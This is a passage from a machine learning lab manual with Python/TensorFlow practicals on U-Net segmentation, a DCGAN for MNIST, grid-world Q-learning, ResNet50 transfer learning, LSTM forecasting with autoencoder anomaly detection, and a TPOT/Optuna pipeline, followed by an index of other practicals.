    conv1 = layers.Conv2D(64, (3, 3), activation='relu', padding='same')(inputs)
    conv1 = layers.Conv2D(64, (3, 3), activation='relu', padding='same')(conv1)
    pool1 = layers.MaxPooling2D((2, 2))(conv1)

    # Decoder
    up1 = layers.UpSampling2D((2, 2))(pool1)
    concat1 = layers.concatenate([conv1, up1], axis=-1)
    conv2 = layers.Conv2D(64, (3, 3), activation='relu', padding='same')(concat1)

    # Output layer
    outputs = layers.Conv2D(1, (1, 1), activation='sigmoid')(conv2)
```

```
    model = models.Model(inputs, outputs)
    model.compile(optimizer='adam', loss='binary_crossentropy',
metrics=['accuracy'])

    return model

# Create the U-Net model
model = unet_model()
model.summary()
```

- **`Conv2D`**: Convolutional layers for feature extraction.
- **`MaxPooling2D`**: Downsampling the feature map.
- **`UpSampling2D`**: Upsampling to reconstruct the segmentation map.
- **`concatenate`**: Skip connections to preserve spatial information.

Step 3: Train the Model

Now, train the model with a dataset. We can use any segmentation dataset (for example, **Pascal VOC** or **COCO**), or you can create a simple dataset with images and corresponding masks (ground truth segmentation maps).

```
# Train the model
# X_train: input images, Y_train: segmentation masks
model.fit(X_train, Y_train, batch_size=16, epochs=10)
```

Step 4: Make Predictions

Once the model is trained, you can use it to predict segmentation masks for new images.

```
# Predict segmentation map for a new image
segmentation_map = model.predict(X_test)

# Display the result
import matplotlib.pyplot as plt
plt.imshow(segmentation_map[0, :, :, 0], cmap='gray')
plt.show()
```

Step 5: Post-Processing and Visualization

You can further process and visualize the segmentation map by overlaying it on the original image.

```
# Threshold segmentation map to get a binary mask
binary_mask = (segmentation_map[0, :, :, 0] > 0.5).astype(np.uint8)

# Overlay the mask on the original image
segmented_image = cv2.addWeighted(X_test[0], 0.7, binary_mask * 255, 0.3, 0)

# Display the segmented image
plt.imshow(segmented_image)
plt.show()
```

Conclusion

- **Object Detection** was implemented using TensorFlow's Object Detection API.
- **Image Segmentation** was implemented using a simple **U-Net** model in Keras.

PRACTICAL – 6

Aim: Training a Generative Adversarial Network (GAN) for Generating Realistic Images

Generative Adversarial Networks (GANs) are a class of machine learning models used to generate synthetic data, including realistic images. A GAN consists of two networks: a **generator** and a **discriminator**. The generator creates images, and the discriminator tries to differentiate between real images (from the dataset) and fake images (from the generator). The generator aims to fool the discriminator, and through this adversarial process, both models improve.

Steps Involved in Training a GAN

1. **Prepare the dataset**: Load and preprocess the dataset.
2. **Build the GAN architecture**: Create the generator and discriminator networks.
3. **Define the loss functions**: Use binary cross-entropy for both networks.
4. **Train the GAN**: Train both networks in an adversarial manner.
5. **Generate images**: Use the trained generator to produce images.

Step-by-Step Implementation

Step 1: Install Dependencies

First, we need to install the required libraries.

```
pip install tensorflow matplotlib numpy
```

Step 2: Import Libraries

We will import the necessary libraries for building and training the GAN.

```
import tensorflow as tf
from tensorflow.keras import layers
import numpy as np
import matplotlib.pyplot as plt
```

Step 3: Load and Preprocess the Dataset

We'll use the **MNIST** dataset, which consists of 28x28 grayscale images of handwritten digits (0-9).

```
# Load MNIST dataset
(X_train, _), (_, _) = tf.keras.datasets.mnist.load_data()

# Normalize the images to [-1, 1]
X_train = X_train.astype("float32")
X_train = (X_train - 127.5) / 127.5  # Normalize to the range [-1, 1]
X_train = np.expand_dims(X_train, axis=-1)  # Add a channel dimension
```

- **Normalization**: This is necessary because GANs are more stable when inputs range between [-1, 1].

Step 4: Define the Generator and Discriminator

Generator Model

The **Generator** takes random noise as input and generates images from it. We will use several **dense** and **conv2d** layers to upsample the noise into an image.

```
def build_generator():
    model = tf.keras.Sequential()
    model.add(layers.InputLayer(input_shape=(100,)))  # Random noise of size 100

    model.add(layers.Dense(7 * 7 * 256, use_bias=False))  # Dense layer
    model.add(layers.BatchNormalization())  # Batch normalization
    model.add(layers.LeakyReLU())  # Leaky ReLU activation

    model.add(layers.Reshape((7, 7, 256)))  # Reshape to a 7x7x256 tensor
    model.add(layers.Conv2DTranspose(128, (5, 5), strides=(1, 1), padding='same',
use_bias=False))
    model.add(layers.BatchNormalization())
    model.add(layers.LeakyReLU())

    model.add(layers.Conv2DTranspose(64, (5, 5), strides=(2, 2), padding='same',
use_bias=False))
    model.add(layers.BatchNormalization())
    model.add(layers.LeakyReLU())

    model.add(layers.Conv2DTranspose(1, (5, 5), strides=(2, 2), padding='same',
use_bias=False, activation='tanh'))  # Output layer

    return model

generator = build_generator()
```

- **Dense Layer**: Starts with a fully connected layer that takes a 100-dimensional vector (noise) as input and outputs a flattened 7x7x256 tensor.
- **Conv2DTranspose**: Upsamples the data, converting it into a higher resolution image.
- **LeakyReLU**: Used for non-linear activation.

Discriminator Model

The **Discriminator** takes an image as input and outputs a single scalar value (0 or 1), indicating whether the image is real (from the dataset) or fake (generated by the generator).

```
def build_discriminator():
    model = tf.keras.Sequential()
    model.add(layers.InputLayer(input_shape=(28, 28, 1)))

    model.add(layers.Conv2D(64, (5, 5), strides=(2, 2), padding='same'))
    model.add(layers.LeakyReLU())
    model.add(layers.Dropout(0.3))  # Dropout for regularization

    model.add(layers.Conv2D(128, (5, 5), strides=(2, 2), padding='same'))
    model.add(layers.LeakyReLU())
    model.add(layers.Dropout(0.3))

    model.add(layers.Flatten())  # Flatten to 1D vector
    model.add(layers.Dense(1, activation='sigmoid'))  # Output layer: real or fake
```

```
    return model

discriminator = build_discriminator()
```

- **Conv2D**: Convolution layers are used to extract features from the image.
- **LeakyReLU**: Activation function that allows small negative values.
- **Dropout**: Used for regularization to prevent overfitting.

Step 5: Define the GAN Model

The **GAN** model is a combination of the generator and discriminator. The generator's goal is to produce images that can fool the discriminator into classifying them as real.

```
# GAN model: The generator produces images, and the discriminator classifies them
discriminator.compile(optimizer='adam', loss='binary_crossentropy',
metrics=['accuracy'])

# The discriminator's weights are frozen during the training of the GAN
discriminator.trainable = False

gan_input = layers.Input(shape=(100,))
x = generator(gan_input)
gan_output = discriminator(x)

gan = tf.keras.Model(gan_input, gan_output)
gan.compile(optimizer='adam', loss='binary_crossentropy', metrics=['accuracy'])
```

- **Frozen Discriminator**: During the GAN training, only the generator is trained. The discriminator's weights are kept frozen to prevent it from being updated during this phase.

Step 6: Training the GAN

We now set up the training loop. The GAN training alternates between training the discriminator and training the generator.

```
import time

def train_gan(epochs, batch_size):
    # Real labels are 1 and fake labels are 0
    real_labels = np.ones((batch_size, 1))
    fake_labels = np.zeros((batch_size, 1))

    for epoch in range(epochs):
        start_time = time.time()

        # Train the discriminator on real images
        idx = np.random.randint(0, X_train.shape[0], batch_size)
        real_images = X_train[idx]
        d_loss_real = discriminator.train_on_batch(real_images, real_labels)

        # Train the discriminator on fake images generated by the generator
        noise = np.random.randn(batch_size, 100)
        fake_images = generator.predict(noise)
        d_loss_fake = discriminator.train_on_batch(fake_images, fake_labels)

        # Calculate the total discriminator loss
        d_loss = 0.5 * np.add(d_loss_real, d_loss_fake)
```

```
        # Train the generator through the GAN model
        g_loss = gan.train_on_batch(noise, real_labels)

        # Print progress
        elapsed_time = time.time() - start_time
        print(f"{epoch}/{epochs} | D Loss: {d_loss[0]} | G Loss: {g_loss[0]} | Time:
{elapsed_time:.2f}s")

        # Save generated images periodically
        if epoch % 1000 == 0:
            save_generated_images(epoch)

def save_generated_images(epoch, examples=16, dim=(4, 4), figsize=(4, 4)):
    noise = np.random.randn(examples, 100)
    generated_images = generator.predict(noise)

    plt.figure(figsize=figsize)
    for i in range(examples):
        plt.subplot(dim[0], dim[1], i+1)
        plt.imshow(generated_images[i, :, :, 0], cmap='gray')
        plt.axis('off')
    plt.tight_layout()
    plt.savefig(f'generated_image_epoch_{epoch}.png')
    plt.close()

# Train the GAN
train_gan(epochs=10000, batch_size=64)
```

- **Training Loop**:
  - **Discriminator**: Trains on both real and fake images.
  - **Generator**: Trains via the GAN model to fool the discriminator into classifying fake images as real.
- **Image Saving**: We periodically save generated images to visualize how the model is improving.

Step 7: Visualize the Results

During training, the generator improves its ability to produce realistic images. After training, you can generate new images.

```
# Generate and visualize new images after training
noise = np.random.randn(16, 100)
generated_images = generator.predict(noise)

plt.figure(figsize=(4, 4))
for i in range(16):
    plt.subplot(4, 4, i+1)
    plt.imshow(generated_images[i, :, :, 0], cmap='gray')
    plt.axis('off')
plt.tight_layout()
plt.show()
```

Conclusion

We've successfully implemented and trained a **Deep Convolutional GAN (DCGAN)** using TensorFlow for generating realistic images. The **generator** creates fake images, and the **discriminator** attempts to classify them as real or fake.

.

PRACTICAL – 7

Aim: Applying Reinforcement Learning (RL) Algorithms to Solve Complex Decision-Making Problems

Reinforcement Learning (RL) is a type of machine learning where an agent learns how to make decisions by interacting with an environment. The goal is to learn an optimal policy that maximizes cumulative rewards over time. In RL, an agent takes actions in an environment and receives feedback in the form of rewards or penalties, allowing it to adjust its actions accordingly.

Problem: Solving a Grid World Problem with Q-Learning

A **Grid World** is a simple environment where an agent moves around a grid to reach a goal. The grid can have obstacles, and the agent must learn to navigate it to maximize rewards (for example, reaching the goal in the fewest steps).

We'll demonstrate the application of **Q-Learning** in a simple grid world setup.

Steps:

1. **Set up the environment**: Define the grid world with rewards, states, and actions.
2. **Define the Q-learning algorithm**: Define how the agent learns the optimal policy.
3. **Train the agent**: Let the agent explore the environment and update its Q-values.
4. **Evaluate the learned policy**: Test the agent after training.

Step-by-Step Implementation

Step 1: Install Required Libraries

You need **NumPy** for array manipulation. Install it if you don't have it.

```
pip install numpy
```

Step 2: Set Up the Environment

We will create a grid of size 5x5. The agent starts at the top-left corner (0,0) and must reach the goal at the bottom-right corner (4,4).

```
import numpy as np

# Define the grid world
grid_size = 5  # 5x5 grid
goal = (4, 4)  # Goal position
obstacles = [(1, 1), (2, 1), (3, 3)]  # Obstacles that the agent cannot pass

# Define the rewards for each cell
reward_grid = np.zeros((grid_size, grid_size))
reward_grid[goal] = 1  # Positive reward at the goal
for obs in obstacles:
    reward_grid[obs] = -1  # Negative reward for obstacles
```

```
# Define actions: Up, Down, Left, Right
actions = [(0, -1), (0, 1), (-1, 0), (1, 0)]  # (dy, dx) for up, down, left, right

# Helper function to check if a position is within the grid and not an obstacle
def is_valid_move(pos):
    if 0 <= pos[0] < grid_size and 0 <= pos[1] < grid_size and pos not in obstacles:
        return True
    return False
```

Step 3: Q-Learning Algorithm

Q-learning is an off-policy RL algorithm. It learns the value of state-action pairs (Q-values), and the policy is derived by selecting the action with the highest Q-value in each state.

The Q-learning update rule is:

Q(s,a)=Q(s,a)+α[r+γ·max⁡a′Q(s′,a′)−Q(s,a)]Q(s, a) = Q(s, a) + \alpha \left[r + \gamma \cdot \max_{a'} Q(s', a') - Q(s, a) \right]

Where:

- Q(s,a)Q(s, a) is the Q-value for state ss and action aa,
- α\alpha is the learning rate,
- γ\gamma is the discount factor,
- rr is the reward for taking action aa from state ss,
- s′s' is the new state after taking action aa,
- a′a' is the next action chosen.

```
# Initialize Q-table with zeros
Q = np.zeros((grid_size, grid_size, len(actions)))  # Q(s, a)

# Hyperparameters
alpha = 0.1  # Learning rate
gamma = 0.9  # Discount factor
epsilon = 0.1  # Exploration rate
episodes = 1000  # Number of training episodes
max_steps = 100  # Maximum steps per episode

# Training the agent
def train_q_learning():
    for episode in range(episodes):
        state = (0, 0)  # Start at the top-left corner
        total_reward = 0

        for step in range(max_steps):
            # Exploration vs. Exploitation
            if np.random.rand() < epsilon:
                action_idx = np.random.choice(len(actions))  # Random action
(exploration)
            else:
                action_idx = np.argmax(Q[state[0], state[1]])  # Greedy action
(exploitation)

            # Get the new state after taking the action
            action = actions[action_idx]
            next_state = (state[0] + action[0], state[1] + action[1])

            # Check if the move is valid
            if not is_valid_move(next_state):
```

```
                next_state = state  # Stay in the same position if invalid move

            # Get reward for the new state
            reward = reward_grid[next_state]

            # Q-value update
            best_next_action = np.max(Q[next_state[0], next_state[1]])  # max_a'
Q(s', a')
            Q[state[0], state[1], action_idx] += alpha * (reward + gamma *
best_next_action - Q[state[0], state[1], action_idx])

            # Update state
            state = next_state
            total_reward += reward

            # Check if we reached the goal
            if state == goal:
                break

        # Print progress every 100 episodes
        if episode % 100 == 0:
            print(f"Episode {episode}/{episodes}, Total Reward: {total_reward}")

train_q_learning()
```

Step 4: Evaluate the Learned Policy

Once training is complete, we can evaluate the agent's learned policy by simulating its actions in the grid.

```
# Function to evaluate the learned policy
def evaluate_policy():
    state = (0, 0)  # Start at the top-left corner
    path = [state]  # To track the path taken by the agent

    while state != goal:
        action_idx = np.argmax(Q[state[0], state[1]])  # Choose the best action
(greedy)
        action = actions[action_idx]
        next_state = (state[0] + action[0], state[1] + action[1])

        # Check if the move is valid
        if not is_valid_move(next_state):
            next_state = state  # Stay in the same position if invalid move

        state = next_state
        path.append(state)

    return path

# Visualize the path taken by the agent
path = evaluate_policy()
print("Path taken by the agent:", path)

# Create a grid visualization
def visualize_path(path):
    grid = np.zeros((grid_size, grid_size), dtype=int)
    for (y, x) in path:
        grid[y, x] = 1  # Mark the path
```

```
    # Print grid with path
    for row in grid:
        print(" ".join(["#" if cell == 1 else "." for cell in row]))

visualize_path(path)
```

Explanation:

1. **Grid Setup**: The grid is represented by a 5x5 matrix. The agent starts at the top-left (0, 0) and the goal is at (4, 4). Obstacles are placed at certain positions, and the agent cannot pass through them.
2. **Q-Learning Algorithm**:
    - The agent starts at (0, 0) and moves around the grid.
    - The agent uses **epsilon-greedy** policy: It either explores (random action) or exploits (chooses the best-known action).
    - For each action, the Q-value is updated using the **Q-learning update rule**.
    - The agent continues training for a specified number of episodes (1000 in this case).
3. **Evaluation**:
    - After training, we evaluate the agent by letting it follow the learned policy. The agent chooses actions greedily based on the Q-values.
    - The path the agent takes from start to goal is displayed.
4. **Result Visualization**: The grid with the path the agent took is visualized, where `#` represents the path the agent took.

Conclusion:

This simple example demonstrates how **Q-Learning** can be applied to a decision-making problem (navigating a grid) where the agent learns to maximize cumulative rewards (reaching the goal). By exploring and exploiting the environment, the agent updates its Q-values and improves its policy over time.

PRACTICAL – 8

Aim: Utilizing Transfer Learning to Improve Model Performance on Limited Datasets

Transfer learning is a powerful technique in deep learning where knowledge gained from training a model on a large, diverse dataset is applied to a new, typically smaller dataset. It leverages pre-trained models, which have already learned features that can be reused for similar tasks, thereby improving the performance on the new task with relatively less data.

Transfer learning is particularly useful when the new dataset is limited or lacks sufficient labeled data for training a model from scratch.

Transfer Learning Using a Pre-Trained Model

Step 1: Install Dependencies

If you haven't installed TensorFlow, use the following command:

```
pip install tensorflow
```

Step 2: Load a Pre-Trained Model

We will use the **ResNet50** model, which is a widely used architecture pre-trained on the **ImageNet** dataset. We'll load it without the top classification layers so we can adapt it to our own task.

```
import tensorflow as tf
from tensorflow.keras import layers, models
from tensorflow.keras.applications import ResNet50
from tensorflow.keras.preprocessing.image import ImageDataGenerator

# Load the pre-trained ResNet50 model, without the top layer (classification layer)
base_model = ResNet50(weights='imagenet', include_top=False, input_shape=(224, 224,
3))

# Freeze the base model layers to prevent them from being updated during training
base_model.trainable = False
```

Step 3: Add Custom Layers

After the pre-trained model, we add custom layers that are specific to the new task. These layers will learn from the new dataset.

```
# Create a custom model by adding layers on top of the base ResNet50 model
model = models.Sequential()

# Add the pre-trained ResNet50 model
model.add(base_model)
```

```
# Add custom layers (GlobalAveragePooling2D, Dense layer, and output layer)
model.add(layers.GlobalAveragePooling2D())
model.add(layers.Dense(1024, activation='relu'))
model.add(layers.Dense(1, activation='sigmoid'))  # For binary classification
(adjust for multi-class)

# Compile the model
model.compile(optimizer='adam', loss='binary_crossentropy', metrics=['accuracy'])
```

Step 4: Prepare the Dataset

Since the ResNet50 model expects input images of size **224x224x3**, we'll preprocess the images accordingly. You can use an existing dataset or a custom dataset of images. For the sake of illustration, let's assume you're using a binary classification problem with limited data.

To augment the data (using techniques like rotation, flipping, and scaling), we use **ImageDataGenerator**.

```
# Use ImageDataGenerator for real-time data augmentation
train_datagen = ImageDataGenerator(
    rescale=1./255,  # Normalize image pixel values to [0, 1]
    rotation_range=40,
    width_shift_range=0.2,
    height_shift_range=0.2,
    shear_range=0.2,
    zoom_range=0.2,
    horizontal_flip=True,
    fill_mode='nearest'
)

# Define validation data generator
validation_datagen = ImageDataGenerator(rescale=1./255)

# Prepare the data from directories (use appropriate paths for your dataset)
train_generator = train_datagen.flow_from_directory(
    'path_to_train_data',  # Specify the path to the training data
    target_size=(224, 224),
    batch_size=32,
    class_mode='binary'  # Change this to 'categorical' for multi-class
classification
)

validation_generator = validation_datagen.flow_from_directory(
    'path_to_validation_data',  # Specify the path to the validation data
    target_size=(224, 224),
    batch_size=32,
    class_mode='binary'  # Change this to 'categorical' for multi-class
classification
)
```

Step 5: Fine-Tuning the Model

After training the top layers for a few epochs, you can fine-tune the pre-trained layers by unfreezing some of the layers in the base model.

```
# Unfreeze some layers of the base model for fine-tuning
base_model.trainable = True
# Fine-tune from a certain layer onwards (e.g., unfreeze the last 10 layers)
for layer in base_model.layers[:-10]:
    layer.trainable = False

# Recompile the model after unfreezing the layers
model.compile(optimizer=tf.keras.optimizers.Adam(learning_rate=0.0001),
              loss='binary_crossentropy', metrics=['accuracy'])

# Fine-tune the model
history = model.fit(
    train_generator,
    epochs=10,  # Number of epochs to fine-tune the model
    validation_data=validation_generator
)
```

Step 6: Evaluate the Model

After training and fine-tuning, evaluate the model on the validation data to see how well it performs.

```
# Evaluate the model
test_loss, test_acc = model.evaluate(validation_generator)
print(f'Test Accuracy: {test_acc}')
```

Step 7: Save the Model

Once the model is trained, you can save it for later use or deployment.

```
# Save the model
model.save('transfer_learning_model.h5')
```

Benefits of Transfer Learning

- **Improved Performance on Small Datasets**: Transfer learning allows us to achieve better results on limited data by leveraging pre-trained models that already have learned rich features.
- **Faster Training**: Since the base model has already been trained, we can freeze most of its layers, reducing the training time and computational cost.
- **Lower Risk of Overfitting**: Fine-tuning a pre-trained model helps prevent overfitting, as the model starts with weights that already capture general features from a large dataset (e.g., ImageNet).

Conclusion

Using transfer learning, we can dramatically improve model performance, especially on tasks with limited datasets, by leveraging the knowledge from large-scale pre-trained models. Fine-tuning these models for specific tasks helps in adapting them to new challenges, such as classifying images in a small dataset.

PRACTICAL – 9

Aim: Building a Deep Learning Model for Time Series Forecasting or Anomaly Detection

Time series forecasting and anomaly detection are crucial tasks in various fields like finance, healthcare, and industry. Deep learning models, such as **Recurrent Neural Networks (RNNs)**, **Long Short-Term Memory (LSTM)** networks, and **Gated Recurrent Units (GRUs)**, are particularly suited for time series tasks because they are designed to handle sequential data.

1. **Build a deep learning model for time series forecasting** using **LSTM** (a type of RNN).
2. **Build a deep learning model for anomaly detection** in time series using an **autoencoder**.

Both models will use **TensorFlow** and **Keras**.

Part 1: Time Series Forecasting with LSTM

In time series forecasting, the goal is to predict future values of a time series based on past data.

Step 1: Install Dependencies

Install the necessary Python libraries if you haven't already:

```
pip install tensorflow numpy pandas matplotlib scikit-learn
```

Step 2: Load and Preprocess Data

We'll use the **Airline Passengers Dataset** as an example for time series forecasting. It contains monthly total passenger counts from 1949 to 1960. We will predict future passenger counts based on past data.

```
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
from sklearn.preprocessing import MinMaxScaler

# Load the dataset (you can replace this with any other time series dataset)
url = "https://raw.githubusercontent.com/jbrownlee/Datasets/master/airline-
passengers.csv"
data = pd.read_csv(url, usecols=[1], engine='python', header=0)

# Visualize the data
plt.plot(data)
plt.title('Monthly Airline Passengers')
plt.xlabel('Month')
plt.ylabel('Passengers')
plt.show()

# Normalize the data (scaling to [0, 1] range for LSTM)
scaler = MinMaxScaler(feature_range=(0, 1))
data_scaled = scaler.fit_transform(data)

# Function to create the dataset in X (input) and y (output) for LSTM
```

```
def create_dataset(data, time_step=1):
    X, y = [], []
    for i in range(len(data)-time_step-1):
        X.append(data[i:(i+time_step), 0])
        y.append(data[i + time_step, 0])
    return np.array(X), np.array(y)

# Prepare the data for LSTM
time_step = 12  # Use 12 previous months to predict the next month
X, y = create_dataset(data_scaled, time_step)

# Reshape X for LSTM input: [samples, time steps, features]
X = X.reshape(X.shape[0], X.shape[1], 1)
```

Step 3: Build the LSTM Model

Now we define the **LSTM model** architecture:

```
from tensorflow.keras.models import Sequential
from tensorflow.keras.layers import LSTM, Dense, Dropout

# Build the LSTM model
model = Sequential()
model.add(LSTM(units=50, return_sequences=False, input_shape=(X.shape[1], 1)))
model.add(Dropout(0.2))  # Dropout for regularization
model.add(Dense(units=1))  # Output layer (single value for forecasting)

# Compile the model
model.compile(optimizer='adam', loss='mean_squared_error')
```

Step 4: Train the Model

We will train the model on the time series data:

```
# Train the model
model.fit(X, y, epochs=20, batch_size=32)
```

Step 5: Make Predictions

Now that the model is trained, we can use it to make predictions:

```
# Predict the next 12 months
test_input = data_scaled[-time_step:]  # Last 12 months of data for forecasting
test_input = test_input.reshape(1, -1, 1)  # Reshape for LSTM input

# Predict
predicted = model.predict(test_input)
predicted = scaler.inverse_transform(predicted)  # Inverse scaling

print(f'Predicted passengers for the next month: {predicted[0][0]}')
```

Step 6: Visualize the Predictions

```
# Plot the results
train_data = data[:len(data) - 12]
plt.plot(train_data, label='Training Data')
plt.plot(range(len(train_data), len(train_data) + 12), predicted, label='Forecast',
color='red')
```

```
plt.legend()
plt.title('Time Series Forecasting')
plt.xlabel('Month')
plt.ylabel('Passengers')
plt.show()
```

Anomaly Detection with Autoencoders

Anomaly detection in time series is the task of identifying unusual patterns or outliers. An **autoencoder** is an unsupervised deep learning model used for anomaly detection. The autoencoder learns to compress (encode) the input into a latent representation and then reconstruct (decode) it. If the reconstruction error is high, the data point is likely an anomaly.

Step 1: Build the Autoencoder Model

We will build an autoencoder for anomaly detection using time series data.

```
from tensorflow.keras.layers import Input, Dense
from tensorflow.keras.models import Model

# Define the autoencoder model
input_dim = X.shape[1]
encoding_dim = 14  # Number of dimensions for the encoded representation

input_layer = Input(shape=(input_dim,))
encoded = Dense(encoding_dim, activation='relu')(input_layer)
decoded = Dense(input_dim, activation='sigmoid')(encoded)

# Create the autoencoder model
autoencoder = Model(inputs=input_layer, outputs=decoded)

# Compile the model
autoencoder.compile(optimizer='adam', loss='mean_squared_error')

# Train the autoencoder on the normal (non-anomalous) data
autoencoder.fit(X, X, epochs=50, batch_size=32)
```

Step 2: Detect Anomalies

We can now detect anomalies by checking the reconstruction error. If the error exceeds a certain threshold, the data point is considered anomalous.

```
# Make predictions using the autoencoder
reconstructed = autoencoder.predict(X)

# Calculate reconstruction error (Mean Squared Error)
reconstruction_error = np.mean(np.square(X - reconstructed), axis=1)

# Set a threshold for anomaly detection (this can be tuned)
threshold = np.percentile(reconstruction_error, 95)

# Identify anomalies (where reconstruction error is higher than threshold)
anomalies = reconstruction_error > threshold
```

```
# Visualize anomalies
plt.plot(data)
plt.scatter(np.where(anomalies)[0], data[anomalies], color='red', label='Anomalies')
plt.title('Anomaly Detection in Time Series')
plt.xlabel('Time')
plt.ylabel('Value')
plt.legend()
plt.show()
```

Step 3: Evaluate the Results

To evaluate the anomaly detection, you could:

- Use labeled datasets with known anomalies.
- Analyze the identified anomalies and compare them with known outliers.

Conclusion

- **LSTM for Forecasting**: This model is suitable for forecasting future values in time series data. It captures temporal dependencies and is effective when historical data patterns are crucial to predict future outcomes.
- **Autoencoders for Anomaly Detection**: Autoencoders are great for detecting anomalies in time series data because they learn the typical patterns and can highlight unusual or out-of-norm events by examining reconstruction errors.

PRACTICAL – 10

Aim: Implementing a Machine Learning Pipeline for Automated Feature Engineering and Model Selection

A **Machine Learning Pipeline** automates various steps in the process of building and deploying machine learning models. The pipeline typically includes:

1. Data preprocessing and feature engineering
2. Model selection and evaluation
3. Hyperparameter tuning
4. Model training and deployment

Automated Machine Learning Pipeline

We'll demonstrate the pipeline using **scikit-learn** and the **TPOT** library for automated machine learning. TPOT helps automatically select the best features, models, and hyperparameters for your task.

Step 1: Install Dependencies

Install the necessary Python libraries:

```
pip install scikit-learn tpot optuna pandas numpy matplotlib
```

Step 2: Load and Preprocess Data

For the sake of illustration, we'll use the **Iris dataset** from `scikit-learn` (you can replace this with your own dataset):

```
import pandas as pd
from sklearn import datasets
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import StandardScaler

# Load the Iris dataset
iris = datasets.load_iris()
X = iris.data
y = iris.target

# Split the data into training and testing sets
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3,
random_state=42)

# Feature scaling (important for algorithms like SVM and neural networks)
scaler = StandardScaler()
X_train_scaled = scaler.fit_transform(X_train)
X_test_scaled = scaler.transform(X_test)
```

Step 3: Automated Feature Engineering (Optional)

While basic preprocessing like scaling is covered, more advanced feature engineering can be done using libraries like **Feature-engine** or **TPOT**. For this basic example, we'll focus on preprocessing using `scikit-learn`.

If you had more complex data (with categorical variables, missing values, etc.), automated feature engineering might involve:

- Encoding categorical variables (e.g., One-Hot Encoding, Label Encoding)
- Imputation of missing values
- Feature extraction techniques (e.g., PCA, polynomial features, etc.)

Step 4: Use TPOT for Automated Model Selection and Hyperparameter Tuning

TPOT uses genetic algorithms to automatically search for the best model and preprocessing pipeline. Here, we'll use TPOT to automate the selection of machine learning models and hyperparameters.

```
from tpot import TPOTClassifier

# Initialize the TPOTClassifier
tpot = TPOTClassifier( generations=5, population_size=20, random_state=42, cv=5,
verbosity=2)

# Train the model (TPOT automatically handles preprocessing and model selection)
tpot.fit(X_train_scaled, y_train)

# Evaluate the model
accuracy = tpot.score(X_test_scaled, y_test)
print(f"Test accuracy: {accuracy:.4f}")

# Export the best pipeline
tpot.export('best_model_pipeline.py')
```

Step 5: Automated Hyperparameter Tuning with Optuna (Optional)

In addition to using TPOT, we can also use **Optuna** for hyperparameter optimization. Optuna allows you to define a search space and automatically search for the best hyperparameters using techniques like **Tree-structured Parzen Estimator (TPE)**.

Here is an example using **Optuna** to optimize hyperparameters for a **Random Forest Classifier**.

```
import optuna
from sklearn.ensemble import RandomForestClassifier
from sklearn.metrics import accuracy_score

# Define the objective function for optimization
def objective(trial):
    # Hyperparameter space
    n_estimators = trial.suggest_int('n_estimators', 50, 200)
    max_depth = trial.suggest_int('max_depth', 5, 20)
    min_samples_split = trial.suggest_int('min_samples_split', 2, 10)

    # Train the model with the selected hyperparameters
    model = RandomForestClassifier(n_estimators=n_estimators, max_depth=max_depth,
min_samples_split=min_samples_split, random_state=42)
    model.fit(X_train_scaled, y_train)
```

```
    # Predict and calculate accuracy
    y_pred = model.predict(X_test_scaled)
    accuracy = accuracy_score(y_test, y_pred)
    return accuracy

# Create an Optuna study and optimize
study = optuna.create_study(direction="maximize")
study.optimize(objective, n_trials=20)

# Print the best hyperparameters found
print("Best hyperparameters:", study.best_params)

# Train the model with the best hyperparameters
best_params = study.best_params
best_model = RandomForestClassifier(**best_params, random_state=42)
best_model.fit(X_train_scaled, y_train)

# Evaluate the model
best_accuracy = best_model.score(X_test_scaled, y_test)
print(f"Best Model Test Accuracy: {best_accuracy:.4f}")
```

Step 6: Evaluate the Best Model

After training and tuning, you can evaluate the model's performance on the test set. Both **TPOT** and **Optuna** return models with optimized parameters, which you can then use to predict on new data.

```
# Evaluate the best model from TPOT or Optuna
y_pred = best_model.predict(X_test_scaled)
accuracy = accuracy_score(y_test, y_pred)
print(f"Test Accuracy of Final Model: {accuracy:.4f}")
```

Step 7: Model Deployment (Optional)

Once you have the best model, you can save it for future use or deployment using `joblib` or `pickle`.

```
import joblib

# Save the trained model
joblib.dump(best_model, 'best_model.pkl')

# Save the scaler for future use
joblib.dump(scaler, 'scaler.pkl')
```

This allows you to reload the model and use it for predictions on new, unseen data.

INDEX

Sr. No.	Practical Aim	Signature
1.	**Data Pre-processing and Exploration** **a.** Load a CSV dataset. Handle missing values, inconsistent formatting, and outliers. **b.** Load a dataset, calculate descriptive summary statistics, create visualizations using different graphs, and identify potential features and target variables Explore Univariate and Bivariate graphs (Matplotlib) and Seaborn for visualization. **c.** Create or Explore datasets to use all pre-processing routines like label encoding, scaling, and binarization.	
2.	**Testing Hypothesis** **a.** Implement and demonstrate the FIND-S algorithm for finding the most specific hypothesis based on a given set of training data samples. Read the training data from a. CSV file and generate the final specific hypothesis. (Create your dataset)	
3.	**Linear Models** **a.** **Simple Linear Regression** Fit a linear regression model on a dataset. Interpret coefficients, make predictions, and evaluate performance using metrics like R-squared and MSE. **b.** **Multiple Linear Regression** Extend linear regression to multiple features. Handle feature selection and potential multicollinearity. **c.** **Regularized Linear Models** (Ridge, Lasso, Elastic Net) Implement regression variants like LASSO and Ridge on any generated dataset	
4.	**Discriminative Models** **a.** **Logistic Regression** Perform binary classification using logistic regression. Calculate accuracy, precision, recall, and understand the ROC curve**.** **b.** Implement and demonstrate k-nearest Neighbor algorithm. Read the training data from a .CSV file and build the model to classify a test sample. Print both correct and wrong predictions.	

	c. Build a decision tree classifier or regressor. Control hyper parameters like tree depth to avoid overfitting. Visualize the tree. **d.** Implement a Support Vector Machine for any relevant dataset. **e.** Train a random forest ensemble. Experiment with the number of trees and feature sampling. Compare performance to a single decision tree. **f.** Implement a gradient boosting machine (e.g., XGBoost). Tune hyper **g.** parameters and explore feature importance.	
5.	**Generative Models** **a.** Implement and demonstrate the working of a Naive Bayesian classifier using a sample data set. Build the model to classify a test sample. **b.** Implement Hidden Markov Models using hmmlearn	
6.	**Probabilistic Models** **a.** Implement Bayesian Linear Regression to explore prior and posterior distribution. **b.** Implement Gaussian Mixture Models for density estimation and unsupervised clustering	
7.	**Model Evaluation and Hyper parameter Tuning** **a.** Implement cross-validation techniques (k-fold, stratified, etc.) for robust model evaluation. **b.** Systematically explore combinations of hyper parameters to optimize model performance.(use grid and randomized search)	
8.	**Bayesian Learning** **a.** Implement Bayesian Learning using inferences	

Practical 1: Data Pre-processing and Exploration

1a. Load a CSV dataset. Handle missing values, inconsistent formatting, and outliers.

Code :

1. **Import Libraries**

 # Import necessary libraries

```
